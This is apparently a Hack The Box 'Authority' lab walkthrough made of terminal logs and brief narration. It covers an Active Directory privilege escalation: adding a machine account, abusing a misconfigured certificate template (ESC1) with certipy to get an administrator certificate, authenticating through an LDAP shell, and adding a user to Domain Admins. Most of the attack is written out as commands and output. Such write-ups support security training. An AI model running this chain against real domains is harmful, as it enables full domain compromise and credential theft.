LDAP 10.129.229.56 389 AUTHORITY [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb) (signing:Enforced) (channel binding:Never)
LDAP 10.129.229.56 389 AUTHORITY [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r!
MAQ 10.129.229.56 389 AUTHORITY [*] Getting the MachineAccountQuota
MAQ 10.129.229.56 389 AUTHORITY MachineAccountQuota: 10
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority/Development/Automa
and it is added now
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority/Development/Automation/Ansible/PWM]
└──╼ [★]$ addcomputer.py -computer-name attach1 -computer-pass 'pass123!' -dc-ip 10.129.229.56 'authority.htb/svc_ldap:lDaP_1n_th3_cle4r!'
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account attach1$ with password pass123!.
and we got a pfx for the administrator so lets connect
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority/Development/Automation/Ansible/PWM]
└──╼ [★]$ certipy req -u 'attacker$@authority.htb' -p 'pass123!' -dc-ip 10.129.229.56 -ca 'AUTHORITY-CA' -template 'CorpVPN' -upn 'administrator@authority.htb' -sid 'S-1-5-21-622327497-3269
355298-2248959698-500' -dns authority.htb
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 2
[*] Successfully requested certificate
[*] Got certificate with multiple identities
    UPN: 'administrator@authority.htb'
    DNS Host Name: 'authority.htb'
[*] Certificate object SID is 'S-1-5-21-622327497-3269355298-2248959698-500'
[*] Saving certificate and private key to 'administrator_authority.pfx'
[*] Wrote certificate and private key to 'administrator_authority.pfx'
but trying to connect gets us that error of KDC doesn't support the padata type meaning the PKINIT isn't installed properly but we can get around that
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority/Development/Automation/Ansible/PWM]
└──╼ [★]$ certipy auth -pfx administrator_authority.pfx -dc-ip 10.129.229.56
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@authority.htb'
[*]     SAN DNS Host Name: 'authority.htb'
[*]     SAN URL SID: 'S-1-5-21-622327497-3269355298-2248959698-500'
[*]     Security Extension SID: 'S-1-5-21-622327497-3269355298-2248959698-500'
[*] Found multiple identities in certificate
[*] Please select an identity:
    [0] UPN: 'administrator@authority.htb' (administrator@authority.htb)
    [1] DNS Host Name: 'authority.htb' (authority$@htb)
> 0
[*] Using principal: 'administrator@authority.htb'
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
[-] Use -debug to print a stacktrace
[-] See the wiki for more information
normally Certipy attempts a Kerberos PKINIT handshake over port 88 to request a Ticket Granting Ticket (TGT) and dump the NT hash As you saw, the KDC on this Domain Controller is throwing a KDC_ERR_PADATA_TYPE_NOSUPP error, meaning Kerberos authentication via certificates is completely disabled or unsupported on the DC
but with -ldap-shell Certipy bypasses Kerberos entirely and performs an LDAP External Bind directly over SSL (LDAPS port 636) using the certificate as the direct proof of identity the LDAP directory trusts the certificate explicitly, letting us straight in
now i added the user to Domain Admins group
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority/Development/Automation/Ansible/PWM]
└──╼ [★]$ certipy auth -pfx administrator_authority.pfx -dc-ip 10.129.229.56 -ldap-shell
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@authority.htb'
[*]     SAN DNS Host Name: 'authority.htb'
[*]     SAN URL SID: 'S-1-5-21-622327497-3269355298-2248959698-500'
[*]     Security Extension SID: 'S-1-5-21-622327497-3269355298-2248959698-500'
[*] Connecting to 'ldaps://10.129.229.56:636'
[*] Authenticated to '10.129.229.56' as: 'u:HTB\\Administrator'
Type help for list of commands

# add_user_to_group svc_ldap "Domain Admins"
Adding user: svc_ldap to group Domain Admins result: OK
and after logging in we can access that
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority]
└──╼ [★]$ evil-winrm -i 10.129.229.56 -u 'svc_ldap' -p 'lDaP_1n_th3_cle4r!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> type ../../Administrator/Desktop/root.txt
a068ee322847fb8c090540e7a393a29d
*Evil-WinRM* PS C:\Users\svc_ldap\Documents>
Resources
- https://www.forestguardian.io/blog/ms-ds-machineaccountquota-active-directory-compromise
- https://exploitnotes.org/exploit/cryptography/algorithm/ansible-vault-secret
- https://www.bengrewell.com/cracking-ansible-vault-secrets-with-hashcat/
- https://www.cobalt.io/blog/adcs-esc1-misconfigured-certificate-templates-leading-to-full-domain-compromise
- https://www.semperis.com/blog/esc1-attack-explained/